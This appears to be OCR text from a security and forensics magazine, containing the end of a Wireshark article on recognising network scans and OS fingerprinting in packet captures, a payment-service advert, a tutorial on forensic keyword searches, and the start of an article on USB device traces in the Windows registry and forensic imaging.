


Figure 5.

In the above snapshot we see various numbers written at the end of each packet. These numbers represent different protocols being scanned one by one. Inside the IP header the Protocol Value is changed every time which indicates an IP scan being performed on 192.168.134.131 to analyzing active protocols. The results show only TCP, ICMP, SCTP, and UDP protocols running.

APPLICATION MAPPING

Application mapping is performed to identify what specific applications are hosted on a service port. During application mapping it is assumed that services are running on their Non Standard ports. Therefore to confirm the services actually running the scanner sends the commands to ports and monitors the response from the destination to determine which particular service is running on the target machine.

Initially in application mapping a 3 way handshake is performed between the source and destination machine. After the 3 way handshake the source machine listens for any packets from the target machine and after that it transmits data and commands specific to the particular port that is being mapped.

When analyzing such packets if we know that an application is using a non-standard port then we can use Wireshark's "Decode as" option to actually decode the entire TCP /IP communication as another service. For example, if we identify an FTP service is running on Port 80, then we can capture the traffic and decode it as FTP. The result will be an entire TCP stream being decoded as FTP.

OS FINGERPRINTING

OS Fingerprinting is performed to analyze and detect the Operating System type and version used by a target machine. Two type of OS fingerprinting exist: Active OS Fingerprinting and Passive OS Fingerprinting. During active OS fingerprinting packets are sent to the target OS and the response is observed for useful information disclosure. In contrast, passive OS fingerprinting does not involve any transmission of packets, rather the attacker listens to the communication over the cabling system, to capture any critical information that could reveal Operating System, Service Banner or version information. OS Fingerprinting has two approaches to follow: TCP based OS fingerprinting and ICMP based OS fingerprinting.

TCP BASED OS FINGERPRINTING

For TCP based OS fingerprinting the scanner sends specially crafted packets to open and closed ports. After that it compares the response to an existing OS fingerprint file (in case of nmap) and matches the operating system. It first sends the SYN packet to the target. Second, it sends a Packet with No Flags set – this is considered a NULL Scan. The third packet has the URG PSH SYN and FIN flags set. Several options In TCP flag are interpreted differently by different operating system. So the results of these packets are evaluated and compared to the OS fingerprint file to obtain the possible operating systems being run.




Figure 6.

Here packet number 2106 represents the unsually formed packet with URG PSH SYN and FIN flag set. This shows us some traces of some TCP based OS Fingerprinting.

ICMP BASED OS FINGERPRINTING

ICMP based OS fingerprinting uses the following ICMP packets:

- ICMP Type 8 (ICMP echo ping request)
- ICMP Type 15 (Information request)
- ICMP Type 13 (ICMP Time stamp request)
- ICMP Type 17 (ICMP address mask request)

If all these four packets are visible on the network together, it could indicate an ICMP based OS Fingerprinting on the cabling system. Tool such as xprobe can be used to perform ICMP based OS fingerprinting scans.




Figure 7.

In the above capture file packets number 34 to 39 represent the sequence of packet that could indicate an ICMP Based OS Fingerprint scan.

ABOUT THE AUTHOR

Shashank Nigam is a Red Hat Certified Engineer (RHCE) and Red Hat Certified System Administrator (RHCSA). Expertise in Security Audits and Vulnerability Assessment of various web applications (both Govt. and Private) and networks. Experienced in attack, penetration testing of computers and networks. Performed config audit for network devices as well as Linux server security and server hardening. Involved in creating technical articles – active blogger.

Meet the **Developer-Friendly** Payment Solution



3 easy steps to optimized checkouts:

1

Create the checkout page

With Gate2Shop, you can optimize your payment pages by using ready-made templates or by customizing payment pages to your site look and feel.

2

Test and optimize

An effective payment page variant testing tool, A/B Testing helps you gain insight into user behaviour, increase payment conversion in the short and long term.

3

Accept payments worldwide

With dozens of alternative and local payment methods offered in multiple currencies, the personalized checkout allows you to reach users from all around the world.

✔ Easy integration ✔ Cross-platform ✔ Secure

G2S gate2shop Sell. More.

Call for a free consultation: +44 20 3051 0330

www.g2s.com

DIGITAL FORENSICS TUTORIAL KEYWORD SEARCHES

by Patrick Oulette

When we hear people talk about forensics, we typically imagine scenes from Crime Scene Investigation (CSI) or Crime Scene Unit (CSU) shows or movies so popularized in recent years. Although glamorized and using shortened time-frames for processes involved, these shows do adequately represent standard criminal and crime scene investigative and analytical processes.


What you will learn:

- How to prepare evidence sets for doing Digital Forensics keyword searches
- How relevant keywords are selected / used
- Typical types of searches used

What you should know:

- A good working knowledge of common file types
- A good working knowledge of common forensic tools/software

However, the reality of a digital crime is a much more complex one and involves a much broader spectrum of knowledge and skills related to technologies, non-localized criminal element that may not even be human in nature, and potential theories.



PREPARING DATA SETS FOR FORENSIC ANALYSIS

After verifying the integrity of working copies of all digital evidence, including existing and deleted data, the forensic analyst must perform an initial survey to gain an overview of the entire body of evidence. We are assuming that all data sets and storage have been explored and mined for any and all potentially relevant data to the case, and it is all submitted as part of the data set to analyze.

This includes documenting the structure and metadata related to the storage device, recovering and/or undeleting as many of the potential evidence files as possible, and documenting the listing of all the files found on the evidence media & associated metadata (i.e. path, written/modified date stamp, creating time/date stamp, etc)… Not just for the *relevant* files, but the *WHOLE list*.

Remember, we haven't done any analysis of the evidence yet, so we haven't determined what's relevant or not … therefore, it's ALL potentially relevant.

Data organization is an implicit part of this phase, *designed to help in creating a reduced data set grouped into logical categories such as e-mail, documents, Internet history, reconstructed web pages, IM chat logs, logon records, and network logs.*

The actual process of analysis can vary between investigations, but common methodologies include conducting keyword searches across the captured data sets (e.g. by filenames, within files, in data stored in unallocated and slack space, in deleted files, etc.). This process allows the analyst to quickly identify relevant data by searching the content of disk drives and internal memory for names of specific people and places, for specific Internet addresses, etc.

The goal is to find potential case probative information that will allow for reconstructing events or actions and help to reach conclusions relevant to the case OR to answer specific case related questions/queries.

Regrettably, typical file list will be extensive and captured data sets from digital devices can be enormous and cumbersome to work with. Meanwhile, in most cases with a need for forensic analysis, the time set aside for forensic analysis of evidence acquired is directly governed by the funds made available to the case managers/lawyers, and/or the timeline for the case to go to court or management.

And yet the goal for forensic examiners is to explore the cybertrail, apply the scientific method, seek peer review, reach a conclusion, express an opinion, and prepare for expert testimony and presentation in a court of law... or to management for an internal disciplinary case. Keeping track of the use of money and time allocated is an unfortunate reality of that goal.

It is therefore in the forensic examiner's best interest, to do everything they can to minimize the data set to "explore/analyse" and ensure that they are focusing their time and energy on case probative information. Although forensic procedures are designed to help provide a standardized process, keyword searches are one the more common methods that quickly help to focus on important items and minimize the dataset to analyse.

Through a preliminary aggregate examination of the data sets obtained for forensic analysis, the examiner may eliminate certain files and content from the data sets as non-probative and/or of no use for the case at hand. This can include using methods such as:

- De-duplication of identical files (e.g. *using MD5 hash of each file for comparison*);
- Comparing MD5 hash of common known files to documented original hash for potential elimination if identical (i.e. *not hacker modified*) using sites such as NIST National Software Reference Library, HashKeeper, and Government Agencies;
- Eliminating files / data with modification date/time well outside the timeline of the events

These techniques can help expose the most useful information and help eliminate irrelevant data, resulting in a reduced set of data to examine in depth for the case.

Once we have eliminated easily identified non-probative files from the list of potential evidence, we can start looking for specific tidbits of evidence. The first method is typically to do a string search on the relevant files to help pinpoint specific key files and distil the file list even further.

However, before we can search for the keywords / strings potentially relating to evidence, we may need to prepare the evidence and overcome a few challenges. Although it is straightforward to search raw binary data for keywords using a standard search tool like UNIX grep, such a search can miss relevant data for a number of reasons:

- The text may be encoded using one of several possible character encodings
  - E.g. ASCII, UTF-8, UTF-16, UTF-32, Punycode
- The text may have formatting tags or escape sequences embedded in it
  - E.g. consider HTML's "Wallace & Gromit"
- There are numerous proprietary file formats that add a level of complexity when trying to perform a string searches
  - E.g. Outlook .PST and .OST files; Outlook Express .DBX files; Windows registry files & log files; browser history files; etc.
- Numerous compressed file formats render traditional string searches ineffective;
  - E.g. .tgz, .rar, .jar, .zip/zipx, .gz, .arj, .lhz, packed files, self-extracting archives
- Encrypted files or password-protected files cannot be retrieved or examined until un-encrypted

In order to ensure that all of the captured evidence is searchable and usable, a forensic examiner may therefore be forced to:

- Identify all compressed files and decompress them, if possible;
  - Remember, it is not uncommon to have compressed files within compressed files !
- Identify all encrypted files and un-encrypt them, if possible;
  - If not, may have to resort to cracking the encryption, if contents are deemed necessary or probative to the case
- Use specialized tools for searching through specific file types or formats
  - E.g. Outlook PST e-mail search tool

These days, commonly used forensic analysis tools (e.g. *FTK, EnCase, WinHex, O/S or filetype specific search tools, etc.*) may contain some or all of these abilities OR will work with an add-on tool designed for that purpose.

ESTABLISHING KEYWORDS / STRINGS FOR SEARCHES

So how does one select appropriate keywords for a case?

In some cases, the keywords may be provided by law enforcement or client/lawyer based on the need or knowledge of the case. This does not infer that the examiner cannot add to the list, but it is understood that the list provided is to be used first and only then expanded as needed or if more probative info is discovered, all done through consultation with and approval from the client.

In other cases, the examiner may have to create a list of relevant keywords, using experience, common sense and knowledge of the case at hand. In these kinds of cases, consultation with the client might be required to ensure that the keywords chosen are in-fact useful and probative.

In either situation, even if the search produces results, the forensic analyst is expected to examine the results to ensure they are actually probative to the case OR eliminate files from the search results. The examiner must also remain cognisant that anything found might lead to other evidence once analysed.

It is also true that, if the keywords are not chosen carefully, the sheer massive amount of results obtained may impose more work than needed. Therefore, selecting appropriate and relevant keywords is critical to ensuring the forensic examiner isn't wasting his time and efforts.

It is therefore crucial to understand that this seemingly small task – i.e. selecting proper/relevant keywords – can make the difference between solving the case and losing in court due to running of time or money for the forensic process.

Unfortunately, keyword searching is still considered to be something of a black art:

- You have to pick the exact word(s) that provide useful results or answer the questions
  - Rule of thumb: if the results seem overwhelmingly large, you likely didn't minimize the focus
- Knowing the totality of the circumstances is critical to creating the keyword search list
  - Based on code words, user IDs, passwords, sensitive data, personal information, etc.
  - E.g. marijuana -> mary jane, bong, dope, etc.
- • Also have to balance the requirement for discovery of relevant data with minimizing exposure and legal issues with the search terms and methods
  - If a lawyer can determine that keyword searches were not applicable OR was leading the investigation towards excessive or inaccurate review of data, there may be legal problems

The skill is to select keywords / strings that are relevant to the case at hand, using what little information was supplied about the case – remember, more specific searches doesn't always mean more accurate. To determine the relevant keywords / strings, one must use:

- An understanding of the people / characters involved (*accuser/accused*), their possible motive, mode and method of operation. This will give you context to determine keywords needed.
- Law enforcement can readily assist with this process, as they are very skilled in figuring out motive and tactics.
- A timeline of activities or surrounding the circumstances can help identify the pieces of the crime puzzle and how they might fit together.
  - Ask for dates and times to help narrow your search parameters to events that fall within the identified timeline.
- You need to know the possible interpretations of what you might find. You may need to research the crime to extract inferences/characteristics of the situation.
  - If you don't have the knowledge or expertise to understand the characteristics, then ensure that you are working with someone who does.
- Using Rule 16 (*pre-trial conferences, scheduling, management*) results
  - Litigants habitually hold a pretrial meeting to address eDiscovery and evidence and to better understand the opposing party's electronic data.
  - Detailed information about characters, circumstances, and characteristics may also be available in these documents. May also contain information about location, format, and status of an opponent's data
- Using depositions (i.e. *testimony under oath in the presence of a court reporter before the case goes to court, but not in court*). They are a part of the discovery process.
  - Attorney's may setup depositions to get sworn testimony from someone who knows something relevant to the case. Transcripts of depositions are an excellent source of search terms, names, dates, and other information.
  - N.B.: You may also get deposed as an expert!

Remember, you're *querying* the evidence containers to discover what happened, how it happened, when and by whom. It is therefore important to maintain a structured approach to searching for relevant information as your examination will depend on your querying abilities and hypothesis generated from information found. The more you understand about the elements and specifics of the case, the characteristics of the crime, and the people involved… the higher your effectiveness, efficiency and accuracy of searches will be.

- Don't be afraid to ask for clarification or further information, if available.
- Expect to make several passes through the evidence using various search filters. It's not likely you'll be able to do a single search and retrieve ALL relevant files/info.
  - And, remember, sometimes a search will turn up NEW evidence/info, which may lead to new keywords that will allow for searching for and locating in even more evidence.
- • Be prepared to defend you search strategy and choices of keywords.
  - Only way to ensure this will happen is to keep detailed documentation of the explanation of your search protocols, procedures, search list and tested hypothesis.
  - If a lawyer can poke a hole in your search strategy, everything discovered using said strategy will fall under immediate scrutiny and may be deemed inadmissible…

KEYWORD / STRING SEARCH TYPES

Once we a list of keywords / strings is established for searching within the data sets, we may still need to determine *what kind* of search(es) to use while using these keywords. Modern forensic tools with search capabilities built-in generally have more than just basic string matching abilities.

- Regular Expression Search
  - A extension of keyword search providing a more flexible language for describing objects of interest than keywords
- Keywords Completion
  - Allows for specifying how a keyword starts but leaving wildcards for the remainder
  - E.g. using *rev** would find *revenue*, *revolution*, *revocation*, etc.
- Boolean Expressions
  - Used for creating complex keywords/strings and tighter focus
  - Actual use of Boolean arguments will vary from tool to tool
- Keyword Stemming
  - Extend a search to find variations of a word, if rules are properly constructed
  - E.g. *implement* would find *implemented* and *implementing*
- Phonic Searching
  - Extends a search to find phonetic variations of word that starts with the same letters
  - E.g. *Smith* might find *Smyth*, *Smythe* and *Smithe*
- Keyword Synonym / Homonym
  - Both extends the search to return synonyms / homonyms of the keywords.
    - Typically relies on a thesaurus created by search team or supplied by vendor.
    - Homonyms are similar to phonetic searches, except there are no restrictions for similar spelling.
  - Can also return false positives, but might help reviewers understand more about the language and phrases certain custodian/users use.
- Keyword Fuzziness
  - Searches for different spellings or misspelling of a word
- Keyword Field Searches
  - Allows keywords to be searched against only certain parts (fields) of the evidence.
    - E.g. Restricting E-mail address search to the *From:* field
- Nested Searches
  - Search all documents/data for a keywords, then search further into resulting data for a secondary term
  - While you can accomplish this type of nested search in a single regular expression, often the results of the first search are just as interesting as the second

In fact, most situations will necessitate combining of multiple search methods OR multiple search attempts to ensure that all potential probative information is discovered.

Having found what seems like case probative information, further searches could then be conducted on the newly identified evidence to determine the level of relevance to the case or against all other files to search for further evidence.

Just because one search found some results doesn't mean that's all there is – evidence located through searches may suggest further keywords to use to continue searching.

The goal is to be able to get to the point where we can start to examine the timeline and evidence chain to potentially answer the forensic questions posed: who, what, when, where, how and why.

Also, it is important to note that, to retain forensic soundness, each individual search string must be documented, along with specific results from search. If using FTK or EnCase, searches can be stored as part of case evidence info, and will automatically log search results.

SUMMARY

As you can see, the basic processes of digital forensic are very procedural, stringent and sometimes downright tedious compared to what we are presented in CSI TV shows and movies.

This article is intended to give the readers a glimpse into the world of Digital Forensics. If the reader is interested in finding out more about the processes and specific tools, here are some resources to help guide them into this direction:

- Handbook of Forensic Investigation, by Eoghan Casey, Academic Press, ISBN 0123742674
- Computer Forensic series, by EC-Council, EC-Council Press/Cengage Course Technologies (5 book series)
- Guide to Computer Forensics and Investigations, by Nelson/Phillips/Steuart, Cengage/Course Technologies, ISBN 1435428196
- Incident Response & Computer Forensics, 2nd Ed, by Mandia/Prosise/Pepe, Osborne, ISBN 007222696X
- Scene of the CyberCrime, 2nd Ed, by Shinder/Cross, Syngress, ISBN 1597492760
- The Computer Forensic Library, Addison-Wesley, ISBN 0321525647

ABOUT THE AUTHOR



The author has been working and experimenting with various digital technologies for the last 30+ years, and has also been doing consulting/corporate training in for 25+ years in areas of wireless/network/security. Currently, he is the Program Coordinator for Security programs in the Information Communications & Technology department, and a professor in the School of Advanced Technology at Algonquin College in Ottawa, Canada.

HOW TO FORENSIC USB DEVICES

CHARACTERISTICS OF USB DEVICES ON WINDOWS ENVIRONMENT AND CARES TO IMAGE ACQUISITION

by Carlos Castro

In this article there is a description of difficulties added to computer forensic by the diversity of devices that were included at investigation scope after the creation and popularization of USB interface. The principal focus will be the investigation at Windows environment, describing some characteristics of this operational system, how it deals with USB devices and the attention points for the forensic image acquisition.

What you will learn:

- How to identify traces of USB device usage in a Windows computer
- How Windows deals with USB devices
- Structure of disk storage units
- What is image acquisition and why forensic needs it

What you should know:

- What is the Windows Registry?
- How to read registry contents using the RegEdit utility
- Basic knowledge of Linux operation

Currently the diversity of devices that could be connected to a computer is huge and has a constant growth, challenging the most creative minds and the creation of USB (Universal Serial Bus) interface, has a great responsibility in this tendency. USB was created by a consortium of big IT companies that were searching for a cheaper and more flexible serial interface for their devices. The consortium launched the version 0.7 in 1984, but began the commercialization in 1998 with version 1.1.

When the subject is computer forensics, it is necessary for a wide vision that takes into account the various possibilities of an investigation scope understanding; that many others devices could be connected to the computer that are at the beginning, could be considered the principal and unique focus of an investigation. So, it is not possible to ignore pen-drives, memory cards connected by USB adapters, removable hard disks, pens, TVs, video games and anything else that is plugged in. The article will show how to identify that a USB device was plugged into Windows, the cares when connecting devices to Windows and how to acquire an image using Linux. The examples of this article were collected from a notebook with a 1 TB removable Samsung hard disk and a 16 GB pen-drive.

USB CHARACTERISTICS

As specified by the USB Org, every USB device must have a unique code identifier based in three fields: *VendorId, ProductID* and *SerialString*. Nevertheless, Windows uses *VendorId, ProductID* and *BcdDevice*

(revision number) to compose registry keys that should be searched in the Registry database to ensure the usage of the USB device. The USB field's *bInterfaceClass*, *bInterfaceSubClass* and *bInterfaceProtocol* also influence how Windows deals with the device and its driver. At USB Org site (usb.org) there are complete descriptions for all of these fields.

The best way to verify if a USB device was connected to a Windows computer is searching the Registry by the USB unique identifier in the trees described below. In Figure1 there is the content of these fields for a pen-drive and in Figure 2 the contents for the removable HD, both retrieved by the USBVIEW utility.

REGISTRY ENTRY FOR THE USB DEVICE

These are some Registry keys that identify the usage of the USB device (Samsung 1TB HDD) at the computer:

- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\usbflags\064EF2030211
- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\DeviceClasses\{6994AD05-93EF-11D0-A3CC-00A0C9223196}\##?#USB#VID_064E&PID_F203&MI_00#6&1ADBB508&0&0000#{6994ad05-93ef-11d0-a3cc-00a0c9223196}




Figure 1. *USBView result for a Pen-Drive*




Figure 2. *USBVIEW result for a Samsung 1TB HDD*

- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\USB\VID_064E&PID_F203&MI_00\6&1adbb508&0&0000

FIRST CARE: WHAT HAPPENS WHEN WE PLUG A USB DEVICE INTO WINDOWS

When we connect a USB device into Windows, beyond inserting entries into the Registry database, Windows writes two hidden files into the device. The first file refers to the recycle bin and receives a name according to the Windows version, could be called: RECYCLED, RECYCLER or `$Recycle`. Bin. The second one refers to the point of restoring used by the system function "System Restore" and is called "System Volume Information" however, the USB devices are not treated the same way by Windows. When pen-drives are connected, these files are not written automatically, but they are written to the removable hard disk (Figure 5 and Figure 6). When the subject is forensics, the evidence preservation is fundamental and any change on it




Figure 3. *Registry key for the HDD Samsung*




Figure 4. *Registry key for the HDD Samsung*




Figure 5. *Samsung HDD File System*

must be avoided to not invalidate the proof; therefore, any writes to the evidence are prohibited, even with Windows files. As this is a Windows exclusive behavior the recommendation is to connect the device to a Linux computer to make an Image of the device, so the investigation will be done using only the Image (always). In the Forensics work model, this phase of the investigation is where the image is created, it is called Acquire and could be done using some free tools like Helix and FTK Imager. There are also some software and hardware solutions to perform image acquisition.

SECOND CARE: WHY A FORENSIC IMAGE AND NOT JUST A COPY ON ACQUISITION?

Image and Copy produce results extremely different and for forensic purposes only image must be used. To know why the image usage is an obligation, lets understand how data is stored on disks by the operating system (remember that even USB Flash Drives are managed like normal disks by a specific software emulation).




Figure 6. *Pen-Drive File System*

The storage of data on devices is done by the operating system, which uses file structures that occupies storage units called Clusters. Every file access, reads or writes data of a cluster or a set of them. The Cluster is a logical unit that organizes the disk by the operating system and its size differs depending on operating system version, file system type and the size of disk in use (Table1). In this example, for both devices (1 TB HDD and a 16 GB PenDrive), formatted as Windows 7 NTFS, the cluster size will be 4Kb.

Sector is the other storage unit that must be known. Unlike Clusters, sectors are physical storage units, the smallest physical storage unit on a disk almost always has 512 bytes (0.5 KB) in size. So, in a 1 TB device formatted with NTFS, where the cluster size is 4KB, there are 8 sectors per cluster (4096 / 512 = 8).

When the operating system tries to save a file, it will use the necessary number of clusters to save the file. To save a file with 453KBs size (463.872bytes) it will need to use 114 clusters of 4KB (463.872 / 4096 = 113.25) but, the last one will not be completely used. As this last cluster is already partially used by a file, no other file could be saved at this remained space (Figure 7).

Imagine what happens after some months of usage with many file creations, deletions, and expansions, the disk will have much unused space. Its continuous disk activity probably generates unused spaces that could have been used by other files in the past, having parts of those deleted files. Now, with a forensic thinking, imagine how much evidence could be retrieved from this space. Many forensic tools try to recover information directly from this unused or unallocated space.

Coming back to acquire, lets conclude why an image and not a copy. When a copy runs it considers only the file entries addressed in the file system

Table 1. *Cluster Size According to OS, File System and Device Size*

Volume Size		NTFS		FAT32		exFAT
		Windows NT 4.0	Windows 7, Server 2008, Vista, Server 2003, XP and 2000	Windows NT 4.0	Windows 7, Server 2008, Vista, Server 2003, XP and 2000	Windows 7, Server 2008, Vista, Server 2003, XP and 2000
16 GB	Cluster Size	4 KB	4 KB	8 KB	8 KB	32 KB
1 TB		4 KB	4 KB	Not Supported	Not Supported	128 KB

